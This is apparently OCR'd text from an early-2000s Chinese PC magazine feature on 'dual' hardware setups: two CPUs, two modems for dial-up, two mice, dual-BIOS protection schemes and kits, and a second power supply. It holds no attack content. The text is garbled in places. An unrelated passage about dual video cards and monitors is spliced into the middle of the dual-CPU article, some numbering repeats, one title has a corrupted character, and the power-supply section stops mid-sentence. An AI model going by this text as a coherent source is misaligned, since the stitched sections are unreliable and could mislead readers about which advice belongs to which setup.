1.首先当然是主板的支持（主板不支持怎么将两个CPU插上去哟）。除了主板上双CPU接口的机械结构区别外，最重要的当然是主板芯片组的支持。Intel系列芯片组中，除了i810（E）外，440BX、i820（E）、i815（E）都具有支持双CPU的能力。而i840芯片组则能支持多CPU。对于VIA来说，VIA Apollo Pro133A（694X）芯片组也具备支持双CPU的能力。

2.操作系统的支持。在目前，只有Windows NT/2000、UNIX 、Linux操作系统可以支持多对称处理器，而个人用户普遍使用的Windows 9x并不支持双CPU，也就是说即使安装了双CPU也并不能发挥它的强劲效率。

3.应用软件的支持。假如你只是在双CPU系统中运行一般的应用软件，那么你可别指望能得到更高的性能，只有运行具有多线程执行代码的应用软件如3DSMAX、Photoshop等支持SMP的程序才能充分发挥效能。目前已知能支持SMP的软件有Adobe Photoshop、Adobe Premiere、SoftImage、Maya等，在游戏方面有Quake 3 Arena。相信随着时间的推移，将会有越来越多的应用软件和游戏支持SMP。

4.CPU的支持。一般来说，使用双CPU要求两块CPU的技术参数应该一样，如主频、封装结构、电压等。


四、双CPU安装实战

笔者这里以微星的694D Pro为实例讲解：

这款694D Pro是基于APOLLO Pro 133A芯片组的主板（694X），是一款支持双370式CPU的主板，标准的ATX架构。更令笔者感到满意的是，该款主板考虑到Coppermine和赛扬核心电压的不同，还提供了一个可以切换工作电压的跳线，这样你就可以考虑选择性价比高的赛扬了。其实，安装双CPU与安装单CPU是差不多的，只是要注意插槽的位置。

1.看清楚主板上两个CPU插槽的位置。694D主板上两个Socket370插座均匀地分布在VT82C694X芯片的两边，因此两个插座成相互垂直的状态，插座上的各个引线到芯片的距离基本相同，保证了对双CPU支持的精度，而早期许多双CPU主板仍然采用了非对称的形式，设计得就没有694D那么细心了。

双CPU主板在使用单CPU时，另外一个没有CPU的插座必须插入AGTL+总线终阻器（即CPU虚拟器），系统才能正常使用，694D在CPU2的插座内已经内置了相应的电路，通过对比两个CPU插座间的不同就可以看出其中的区别，此外，还可以选购微星的MS - 6916总线终阻器插入CPU插座来起到相同的作用，由于总线终阻器已经焊在线路板上了，因此单CPU时只能插在CPU1的插座上。



在，使用nVIDIA公司的GeForce2 MX芯片的部分显卡也提供双显示接口支持，不过它们的价格可是不菲的哟。

5.主显示器的设置问题。当你使用双显卡来连接两台显示器时，你首先必须确定在BIOS中初始化第一块AGP显卡。其实无论哪一块显卡初始化时，都必须先设置“第一（primary）”显示器。对于Windows 98/Me操作系统来说，最先显示出文字信息的显示器就是默认的第一显示器（你只能在BIOS中的VGA BIOS sequence进行调整）。不过在Windows 2000中，你就可以在操作系统中自行设定到底是将AGP还是把PCI显卡作为第一显示器连接的显卡。

6.安装显卡的问题。你在安装Windows系统之前，并不一定需要先安装第二块显卡，Windows会在初始安装过程中自动检测到，不过如果你的主板上有内置显卡的话，那么必须首先安装操作系统，才能够再安装第二块显卡，否则Windows可能会检测不到主板上的内置显卡。

7.OpenGL和Direct3D的问题。在使用双显示器时，你再无法享受到OpenGL硬件加速功能，取而代之的是微软自己的软件着色补偿。

怎么样，看了这篇文章，朋友们对双显示的问题应该心中有底了吧？

2.安装双CPU后的跳线设置。朋友们可别简单地认为往主板上随便安装两个CPU就能实现双CPU，你还必须对J1、J2跳线进行一番设置，只有当J1、J2都由初始状态下的“1-2”改变为“2-3”时，才能让两块赛扬同时工作，该组跳线位于CPU1插座的附近。

3.对机箱电源的高要求。双CPU对机箱电源有着更高的要求，双倍的工作电流要求ATX电源的+5V输出电流必须大于15A，同时，每个CPU也需要单独的电源电压提供电路，保证CPU在稳定的环境下工作。

五、使用双CPU中的一些问题

由于双CPU的使用还是一个新技术，因此在DIY过程中必然会出现一些意料不到的问题。笔者根据有关资料，总结如下供朋友们参考：

1.如何在双CPU主板上只使用单CPU？

在双CPU主板上使用单CPU当然是可以的，但要注意的是，对一些较早出厂的双CPU主板而言，单CPU只能插在第一个插槽中，而且第二个插槽还必须插上一个CPU虚拟器，比较麻烦。幸好现在新发布的双CPU主板都不再有这个问题，将单CPU随便插在哪一个插槽都行。

2.有两个插槽的主板就能支持双CPU吗？

这可不一定，主板上有两个CPU插槽不一定就能支持双CPU同时工作，最典型的一个例子是所谓的“双子星主板”，一方面取决于主板芯片组，另一方面还要有一块专用的SMP控制芯片。

2.双CPU系统能不能超频？

在双CPU系统中绝对不要超频，也不要使用一些非正规的外频。因为能支持双CPU的操作系统对硬件的稳定性要求都很高，再说使用了双CPU后，系统的工作频率两者相加已经非常高，实际上已经没有必要再去超频。

3.128MB内存够用了吗？

按照微软公司的标准，128MB内存仅仅是双CPU系统运行的最低要求（64MB内存或者更小内存时使用双CPU根本没有意义），一方面是双CPU系统的数据带宽比单CPU的数据带宽大得多，另一方面是在双CPU系统下运行的软件也大多需要大内存才能畅快地运行，因此笔者建议至少要达到256MB内存。

现在，你就可以享受双CPU的绝速快感了。

附：关于双CPU的相关疑难问题，可致电微星热线:021-52402018。

电脑配置双剑合璧之Modem篇

□四川　今知从

如果你是拨号上网的网民，你一定对慢如蜗牛的网速有着切身的体会。ADSL、DDN、小区宽带网等等美好的梦想是不是你内心永久的期待？如果你银子够多，你也可以去领略一下宽带网极速的快感。但是对于一些像我这样囊中羞涩的普通网民来说，我们能做的就是利用现有的条件来极力加快我们的上网速度了。没有做不到的，只有想不到的。这不，小生今天就给大伙推荐一种行之有效的拨号上网方法——一机双猫上网。




图1

一、必备的条件　这种上网方式需要具备一定的条件，首先你要有两只“猫”，两条号码不同的电话线。对于“猫”的选择还有点讲究，小生推荐采用一只外猫加一只内猫的形式，这主要是从机器资源、安装方便和稳定性几方面来考虑的。如果采用两只外猫会占用两个串行口（一般情况是这样的），这会对安装其他外设带来麻烦。如果采用两只内猫，又会占用两个PCI槽，对以后的升级扩充有影响，而且采用两只内猫在稳定性上也不是很好（内猫毕竟很难有外猫的稳定性和快速度）。小生采用的就是一只联想的56k内猫和一只大白鲨的56k外猫构成的双猫。




图2




图3

二、双猫的安装方法　双猫的安装方法和一只猫的安装方法基本是一样的。一般是按先装内猫再装外猫，反之也行。对于具体的安装方法，小生就不再细说了，只是要提醒大伙的是，在安装内猫时一定要看清楚所使用的中断是否会与其他设备冲突。安装完成以后可以在“控制面板”的“调制解调器”选项中诊断一下，看看你的猫是否安装正确？下面就是小生的两只猫的安装情况（如图1）。

三、拨号网络的配置方法　这是本文的重点，大伙看仔细点哦。

第一步：与单猫上网一样，依次打开“我的电脑”－>“拨号网络”，点击“建立新连接”，按只有一只猫的方法建立一个新连接，假设取名为“互联网”。在选择调制解调器时任选一种就行了。

第二步：打开“拨号网络”找到名为“互联网”的连接，单击鼠标右键，选择“属性”你会看到如图2所示的对话框。

第三步：单击“多重连接”，选中“使用附加设备”，点击 “添加”按钮，从列表框中选择你的另一只猫，单击“确定”就OK了。

四、如何拨号　按前三步安装好双猫，配置好拨号网络后，你就可以开始拨号了。双击“互联网”连接，听到清脆的猫儿叫声你是不是有点激动？！连接成功以后，点击“详细信息”你会看到如图3所示的界面。点击“恢复”按钮，启动第二只猫；不想使用第二设备时，你可以点击“暂停”按钮，让第二只猫去睡觉就行了。

五、几点注意事项　虽然采用双猫上网，连接速度在理论上能达到一只猫的两倍左右，但是实际速度并没有那么高，经小生测试，速度上只有20-30%的提升。我的双猫连接速度一般保持在100k左右，平时下载就更慢了，不过速度还是有一定的提升。

双猫上网可以适当地提升速度，但是其连接的稳定性却不如一只猫，断线率相对要高些。还有最重要的一点就是，你得付两条线的话费，大家三思而行了。

一机两“猫”网上行，只是一种提升拨号上网速度的方法，希望能给大伙一点启示，让你的上网速度能更快，能充分体会到网络的乐趣。

电脑配置双剑合璧 Ö®鼠标篇

□江苏 刺猬

双鼠标的安装非常简单，下面笔者就谈一谈 。

一、使用双鼠标的条件


其实，要想使用双鼠标，并不需要计算机具有很高的配置。我们使用的鼠标一般有串口和PS/2口两种（串口是将鼠标接到COM口上，而PS/2口的鼠标是接到主板上的PS/2接口），如果你使用的是USB接口的鼠标，那就更容易实现双鼠标了。使用双鼠标对操作系统基本没有什么要求。

二、双鼠标的安装方法

笔者这里以一个USB接口的鼠标和一个PS/2接口的鼠标的安装过程进行说明，分两种情况。

1.装好PS/2接口的鼠标之后再装USB的。这种鼠标的安装最轻松，你根本无须切断主机电源，直接将USB鼠标连接到主板上的空闲USB接口就可以了，操作系统会自动安装驱动程序，一切都是全自动的。

2.装好USB接口的鼠标之后再装PS/2的。这种接口就无法进行热插拔了，必须在断电状态下进行硬件安装，然后开机让Windows发现新硬件，接下来的步骤与刚才就没有什么区别了。



双鼠标安装结束后，我们可以从“设备管理器”中看到如图所示的窗口，说明双鼠标安装成功。

三、双鼠标使用中的一些问题

笔者觉得，双鼠标的硬件安装并不困难，不过以下的一些问题朋友们必须弄清楚：

1.安装了双鼠标后会看到两个指针吗？

可不要认为系统安装了双鼠标后，屏幕上会出现两个指针箭头。其实在任何窗口，我们所见到的仍然只是一个指针，你可以操作任意一个鼠标，此时另一个空闲的鼠标不会有什么不满。

2.资源占用的问题

笔者在使用双鼠标的过程中发现，假如你使用Windows自带的驱动程序，那么它所占用的内存并不大，假如你另行安装了驱动程序，所占用的内存就比较可观了。因此，笔者觉得，假如你的鼠标可以正常使用，那么并不一定非要安装随厂配的驱动程序，这样可以节约不少系统资源。

电脑配置双剑合璧 之BIOS篇

□山东 王庆东

现在市场上几乎所有的主板BIOS芯片都是采用FLASH ROM（快闪存储芯片），用户可以方便地更新BIOS版本，以便使主板能支持新的硬件。

在升级BIOS时，BIOS文件与主板不匹配、BIOS文件被修改、升级过程中断电，都会造成BIOS升级失败。何况还有可恶的CIH，当它发作时，会主动修改BIOS的内容，不少机器便是因它而造成了重大损失！正因为BIOS的娇弱和BIOS病毒防护的重要性，BIOS写保护、BIOS备份、双BIOS等针对BIOS安全防护的技术陆续出现在主流主板上，其中较有新意也比较有效的要算是双BIOS了。双BIOS技术以双重保险的承诺得到了用户的肯定和主板厂商的支持。纵观主板市场，目前流行的双BIOS技术主要有技嘉的Dual BIOS技术、微星SafeBIOS、博登插卡式的双BIOS技术，以及承启Twin BIOS技术。

一、第一代双BIOS系统

在第一代双BIOS技术中，以技嘉科技提出的Dual BIOS技术最为出名，像技嘉BX2000主板就具备Dual BIOS，其设计思路是在主板上安装两个BIOS芯片，一个做主（Master）BIOS，另外一个做从（Slave）BIOS，充当主BIOS的备份。由于只提供简单的备份功能，因此两个BIOS芯片的内容是完全一样的。在正常情况下，让主BIOS像普通主板上的BIOS一样工作，当主BIOS遭到损坏时，后备BIOS芯片在下一次启动时就自动生效，接替主BIOS工作，使双BIOS的主板不会因为某个BIOS被破坏而无法工作。事实上，主板并不会同时使用两个BIOS。到底双BIOS是不是真的能避免遭受破坏，我们只要了解一下它的工作原理就不难明白。下面以计算机的开机引导为例，详细介绍一下技嘉Dual BIOS的工作原理（如图1）。

①在开机（加电）后，首先检查主BIOS是否正常工作，同时也检查备用BIOS。

②如果主 BIOS 正常工作，则按照一般程序进行系统引导工作，屏幕显示："The Primary BIOS is ready"，表明主 BIOS 处于正常工作状态，并提示按 F1 键可以进入 BIOS 维护程序。

③如果在第①步检测到主 BIOS 失效，则会有短暂的黑屏，屏幕上出现"Primary BIOS is not ready"，这是提示用户主 BIOS 引导已经失效了。

④系统启用备用 BIOS，利用备用 BIOS 继续完成系统引导工作，屏幕出现"F1 to go to recovery utility"的提示，提供给用户的一个选择，用户可以选择是继续完成系统引导还是立即修复主 BIOS。

⑤如果用户在第④步时没有按下F1键，也就是选择忽略主芯片的问题，系统将利用备用 BIOS 完成引导工作。

⑥如果用户在第④步时按下 F1 键后，系统将调用 BIOS 修复工具，立即对主BIOS进行修复，并且重新启动，再按上述过程进行系统的引导工作，将一切恢复到原来的状态。

注意：在第①步中，如果主 BIOS 正常而备用的 BIOS 出了问题，系统也会提醒用户，同样，用户也可以选择是用主 BIOS 来维持系统的运行，还是利用主 BIOS 修复备用 BIOS。

在维护程序中选择"Recover Primary ROM from BACKUP ROM"，就可以通过刷新主 BIOS 将其恢复到正常状态。如果不小心错选成"将主 BIOS 复制到后备 BIOS"，维护程序会提醒操作错误，并拒绝这种行为，保证后备 BIOS 不受损坏。当然，由于后备 BIOS 也是可擦写的，而且任何 BIOS 操作都是对当前正在工作的 BIOS 起作用，如果在主 BIOS 被损坏，由后备 BIOS 启动机器时，不恢复主 BIOS，又对后备 BIOS 进行错误操作，就会损坏后备 BIOS，导致无法启动。虽然发生这种情况的几率极小，却总是一种隐患。对此问题，1.3 版的




图 1

BIOS 的维护程序中又增加了自动恢复、全面保护等新功能，使 BIOS 意外损坏的可能性几乎降低到了零。

技嘉 Dual BIOS 的两个 BIOS 是直接焊死在主板上的，普通电脑用户根本无法自己更换，如果BIOS彻底破坏了，只能送厂家或经销商维修。不过，两块BIOS同时损坏的情形，除了用户自己的误操作和主板遭受过电压冲击外，几乎不可能发生。

另外，在第一代双 BIOS 技术中，还有微星公司的"SafeBIOS"技术，针对技嘉的双芯片技术，微星公司强调不见得非要配备两块BIOS，才能有效解决BIOS的保护问题。它是在主板上配备容量较普通主板大的4MB BIOS，此 BIOS 划分为两个隔开的区域，若主板上开机区域内的资料受损，将由另一区的BIOS启动，并自动修复受损区域的BIOS，这也可以看作一种双BIOS技术，不过这种技术的安全性较低，一旦芯片物理受损，会导致双BIOS系统全军覆灭。为此，博登公司提出了截然不同的解决方法，即首创便携式 BIOS（AIR BUS），把一块 BIOS 芯片内建在一张小卡上，如果主板上的BIOS遭病毒破坏，可将此卡插入主板上专用的插槽，由此卡上的 BIOS 启动，并自动修复。


二、第二代双 BIOS 系统

第一代双 BIOS 系统采用的种种技术只有一个目的——就是避免电脑因 BIOS 遭到侵害而瘫痪。不过这种双 BIOS 技术的缺憾是只有当一个 BIOS 被破坏的时候，另一个 BIOS 才会有用武之地。而在通常情况下，总是有一个 BIOS 是闲置的，这对于具有两片 BIOS芯片的系统实在是一种资源浪费。

其实在很多情形下我们是需要充分利用两片BIOS的，例如当遇到需要在同一台电脑上配置不同的硬件环境，或者必须屏蔽某硬件以避免兼容性、硬件冲突问题的时候，我们就可以利用第二片 BIOS 来实现，而无须更改主 BIOS 的设置。

Twin BIOS是承启科技首创的智能型双BIOS技术。在其6ATA4主板上，承启设计了两片Flash ROM芯片，如图2。和Dual BIOS 技术不一样的是，这两片 BIOS 并不是简单的主从关系（Master/Slave），而是处于完全对等的地位（Peer to Peer）。Twin BIOS 中 BIOS1 和 BIOS2 可以独立设置，互不影响，都可以独立启动系统，两片BIOS相互之间可以进行资料重写。

Twin BIOS 技术提供了多种更新 BIOS 内容的方式，既可以从 BIOS1 写向 BIOS2，也可以从 BIOS2 写向 BIOS1。主板随机的光盘上还提供了刷新程序，可以把外部的备份文件写到主板上的两个 BIOS 中。另外，BIOS 中也内建了刷新工



具，可以不依赖操作系统的支持，开机用“ALT+F2”组合键就可以直接更新BIOS内容了，极为快捷安全。

相对第一代双BIOS技术，承启Twin BIOS技术的两个BIOS芯片是安装在主板上的插座里的，万一BIOS芯片彻底损坏了，用螺丝刀就可以轻易撬下来，安装一片同样型号的芯片，然后刷新内容就可以了。

附：第一代和第二代双BIOS系统对比表

类型特点	第一代双BIOS系统	第二代双BIOS系统
升级	可以分别对双BIOS升级，操作不便	可以分别对双BIOS升级，操作方便
芯片安装	焊接在主板上，无法拆卸	安装在管座内，拆卸方便
双芯片的关系	主从关系（Master/Slave）	对等的地位（Peer to Peer）
BIOS设置	分别设置，但只能保存一种设置	可以分别设置，同时保存两种设置
双BIOS转换	只能由系统切换，操作不方便	可以灵活选择切换
修复	只能在开机时修复	随时可以自动修复
启动	无法指定要使用的BIOS	可以任意选择要使用的BIOS

三、人人都可拥有的双BIOS系统组件

双BIOS主板并非人人可得，而市场上出现的德邦RD2000系列组件则圆了普通用户的双BIOS梦，利用双BIOS组件，我们可以轻松建立自己的双BIOS系统，享受双BIOS技术带来的便利。

德邦RD2000系列产品是台湾德邦公司出品的，共有三种类型的产品：RD2000－DIP 1M&2M、RD2000－PL、RD2000－P8X，分别适用于原主板上BIOS芯片为双列直插DIP封装、PLCC封装及Intel 810系列主板。其实现双BIOS的实质是在主板原BIOS芯片的基础上，另行配备一片备份的BIOS ROM芯片，用开关来切换二者以决定由谁工作，其工作原理见图3。把RD2000系统组件安装到主板上后，可以使微机




图3



图4

马上实现双BIOS功能，从而使系统具备了容易操作的备份工具。全套系统组件安装后，高度只增加7mm，开关切换简便，不用拆机箱也能切换BIOS，兼容性好。

以RD2000-1M&2M为例，其全套组件包括：RD2000 ROM座、带切换开关的连接线、主机后挡板、驱动磁盘、说明书等，基本组件见图4。图5是RD2000的ROM座，从图中可以看出，RD2000的ROM座是在一块长方形的电路板上，安装了一片PLCC封装的FLASH ROM备份芯片和相关的控制电路芯片，J3是一个二芯插头，用来连接切换开关的插座。

德邦RD2000系统组件的安装很简单，拔下主板的原BIOS芯片，对准方向后，插在德邦RD2000组件上的插座上，把开关线的一端插在组件电路板的J3上，再将组件按原方向安装到主板的BIOS插座上，整个系统组件的安装就完成了。要注意的是，主板BIOS芯片、RD2000组件、主板管座三者的方向一定要一致（如图6），否则BIOS芯片必烧无疑。开关线的另一端是一个小开关，把开关的金属片用所附的螺丝固定在金属挡板上，再将挡板固定在电脑机壳上，可方便地对双BIOS进行切换。

德邦RD2000系统组件的使用也相当方便，RD2000产品内附的选择开关可以选择是让主板上原BIOS工作还是选择RD2000上的备份芯片工作，标识方法如图7，ORG代表主板原有ROM，RD1表示RD2000上的备份ROM。使用RD2000系统组件要涉及到BIOS的升级。要注意一些主板在对BIOS进行升级操作时，必须调整主板上的跳线或者关掉SETUP中的BIOS防护功能才能进行。安装RD2000组件后，对RD2000上的ROM或原有的ROM升级时，都会受到跳线及SETUP设定的影响，因此最好事先阅读主板的操作手册，确认跳线及SETUP的设定方法。

为了保证升级在纯DOS环境下进行，可准备一张启动盘并拷贝上相应的升级程序，用软盘开机，即可进入纯DOS状态。当然，也可以用硬盘来启动机器，在机器启动时，敲“F8”键，选择“Command Prompt Only”进入纯DOS方式。从硬盘升级BIOS的可靠系数会更高一些。下面以Award 7.52版的FLASH升级程序为例，来说明一下具体的操作步骤。

（1）将RD2000开关选择至ORG位置，然后启动系统至纯DOS状态下，运行FLASH升级程序。

（2）进行BIOS的备份，将主板上原BIOS ROM芯片中的数据保存到磁盘上，退出升级程序。

（3）保持开机状态，将RD2000的选择开关打至RD1的位置。

(4) 重新执行FLASH升级程序，把步骤(2)所保存的BIOS数据写入到RD2000的ROM中，操作过程中不用关机。





图5






图 6



图 7

（5）经以上过程，主板原 BIOS 的资料已经完整地拷贝到 RD2000 上的 ROM 内。要确定是否已正确拷贝，只要将选择开关调节到 RD1 后，再重新启动电脑。如果可以正常启动，即备份成功，如果无法使用也没关系，检查一下不能成功的原因，排除后，将开关切回原先的 ROM，重新进行（1）至（4）的步骤。部分 BIOS 升级程序在做第一次备份时，必须重复进行两次才能正确地写入。

在对 BIOS 写入时，若 FLASH 升级程序显示“The Program File's Part Number Does Not Match With You”，表示 ROM 的容量不同。若升级程序显示“Unsupported Rom Type”等讯息，表示所使用的升级程序不支持 RD2000 所使用的 ROM。在这种情况下，你可以换用更新版本的 BIOS 升级程序。在 RD2000 组件所附的升级磁盘中，收集了几十个 Award、AMI、Phoenix 等不同厂家、不同版本的升级程序。

今后要升级BIOS时，只需把开关打至相应的位置，选择相应的BIOS ROM芯片，运行BIOS升级程序即可。要注意的是，当 BIOS SHADOW 在 OFF 状态时，切换 RD2000 的 BIOS 选择开关不会完成对系统的转换，除非关闭电脑再重新按“POWER”键开机或按“RESET”键重启动，否则被切换欲使用的 BIOS 是不会起作用的。

RD2000系统组件使主板轻松具备了最基本的双BIOS功能，但同时，它只是最简单最原始的双 BIOS 系统，无法完成开关切换前后两种配置的保存。BIOS SETUP 中所设定的 BIOS 设置并非保存在 BIOS ROM 中，而是保存在主板的 CMOS 相关电路中。因此，如果双 BIOS 系统中的 BIOS 版本不同（如中英文、中日文版本组合），除非主板上再多设一套 CMOS 存储电路，否则，切换 RD2000 的开关后，无法将两种设定同时保存。

四、理想的插卡式双 BIOS 系统组件

德邦 RD2000 系统组件价格上有优势，兼容性也不错，但其兼容性是靠产品的多样性换来的。为了适应不同的 BIOS 封装，需要有各种各样的种类以适应主板上不同形式的 BIOS 插座。对应于不同容量的 BIOS，德邦 RD2000 系统也有 1MB 系统和 2MB 系统之分。为了保证完美的兼容性，还需要保证RD2000上的备份芯片的型号同主板上原BIOS的型号一致。更重要的一点，德邦系统对 BIOS 芯片被焊在主板上的系统无效。

理想的内插式双 BIOS，应该适用于不同 BIOS 封装和容量的主板，对于 BIOS 已焊接在主板上的系统也可以方便地使用。这种像 PCI 扩展卡一样、价格低廉的双 BIOS 应该会立即出现在市场上。

选购一块属于自己的带双BIOS功能的主板，或者为主板加装双BIOS组件，让主板摇身一变，马上具备双BIOS功能，再也不怕病毒破坏与升级失败,这在病毒横行的年代有着特殊的意义。

附：关于双 BIOS 的相关问题，可以拔打技嘉服务热线：010-62581939

电脑配置双剑合璧之电源篇

□湖北　徐建军
四川　陈东平

在详细介绍双电源之前，先看看下面一位 DIYer 的经历 。

鉴于最近几轮波澜壮阔的电脑配件降价，终于狠下心来了个系统升级，实现了 Celeron II 600、希捷酷鱼 30GB 硬盘、艾尔莎 GeForce2 MX32MB 显卡、256MB 内存的“梦幻型配置”，并且添置了 LG 32X 读 8X 写 4X 擦写的刻录机（旧光驱未退伍，仍在使用中）。

可是，在当天就发生运行大型 3D 游戏或者一读光盘就死机的情况。经过四天的折腾，又在自己家用替换法，始终没有解决问题。望着这台“瘟机”发了不知道多长时间愣，终于找出问题根源所在：机箱内居民太多，用电量太大，电源不堪重负，造成了用电饥荒！想想也是，当初抱着买得起好马配得起好鞍的思想，硬是在机箱内加了几位用电大户：CPU 双风扇，显卡风扇，机箱还加了前后两个大功率风扇，就连硬盘也加了个风扇，这怎么让我可怜的 200W 电源承受得住！想重买一个大功率电源，看看已经被折腾得空空如也的钱包，总是舍不得，舍弃几个风扇吧，又怕哪天哪位可爱的零件因此牺牲在前线。

大家是否有同样的经历呢？

利用双电源给系统供电，这个想必有些 DIYer 已经用过

了。DIYer想尽了各种办法，比如加控制电路等等让双电源协调工作（这种改造比较麻烦，后面还会具体介绍）等 。

1.首先给大家重点推荐一种最简单的方案。第二个电源不需要购买那些昂贵的ATX电源，只要用以前淘汰的带开关的AT电源就可以。首先找个地方把AT电源固定了，然后只使用AT电源的D型头和软驱接头，把这两种接头连接到电脑的硬盘、光驱、软驱上面（具体连接多少个，大家自己看着办），利用AT电源来给这些驱动器供电，而ATX就给主板、CPU和显卡等供电。

连接好以后，我们就可以使用了，不过大家要注意一下开、关电源的顺序。我们首先打开AT电源，让硬盘、光驱运作起来，然后再打开主机电源，接下来就是正常使用了。关机的时候，先关闭主机电源，然后关闭AT电源。一定要记住这个顺序，否则电脑在开机的时候，会提示找不到驱动器（如果AT后供电，当然找不到驱动器了）。如果发生了这种情况，大家按Reset键后就可以正常运行。这种方案是动手最少、相对最安全的一种双电源使用方案，大家可以尝试一下！

2.如果你对无线电技术有所了解，能对稳压电源这部分动动手脚，那可以好好看看下文。

如果直接打磨电源，首先要加大开关变压器的功率，这玩意儿不容易买到，而且还比较贵！更何况别的零件也要换（没换的零件会形成瓶颈，实际上和没改造没有太大区别）。

要不找个帮手来助电源一臂之力，减轻其负担？可是电脑的不少配件对电源质量要求是比较高的，稍有闪失都可能造成不可挽回的损失。究竟哪些零件可以使用外接电源呢？对机箱内各居民的工作状况进行分析，可以使用外接电源，又不影响其寿命的主要是各种风扇。

就这样吧，做一个5V、12V的电源，单独给各风扇供电，来解决用电难问题。图1是我自己设计的一个电路，用到了7812、7805两个三端稳压集成电路，其中变压器可用旧黑白电视机上的电源变压器，功率大，比较耐用，并且十分便宜，容易购买。这个电源带几个风扇还是绰绰有余的。


接下来就要解决机箱内部线路连接以及安装的问题了，要想实用而且美观，必须理顺如此之多的风扇电线，可以找一个机箱后部板卡插口的挡板（就是新装机时扔在一边的长条型铁片），在上边钻两个孔，装上插座（随身听上的那种电源插座），最好用两个不同型号的，因为5V、12V要分别插入，不能搞错。相对应，新做的电源输出端也要接上对应的插头（也要注意不要接反了）。挡板内部可以对应各风扇的插口接上相应的插头（根据各风扇插口而定），最好不要把风扇线和挡板背后的线柱直接焊接，以免影响以后的开箱操作。对了，提醒大家，机箱电源自带的风扇也可改用新电源供电。还可为它省不少力哟！

到此，给电源的增员减负工作大致完成，可以开机一试了。怎么，又死机了？不出所料，一定忘了接通新做的电源了，风扇都没工作，不死机可能吗？好险，还没有烧毁什么东西。还是再努把力，把安全保障工作做好点吧。比较简单、操作起来又比较方便的就是用机箱电源后的显示器电源插座为新电源供电，开机同时开风扇，比较保险。还有一种方法有点麻烦，但是安全性更高，并且还可以起到电源锁的作用，防止生人开机，可算是一举两得。方法如下：

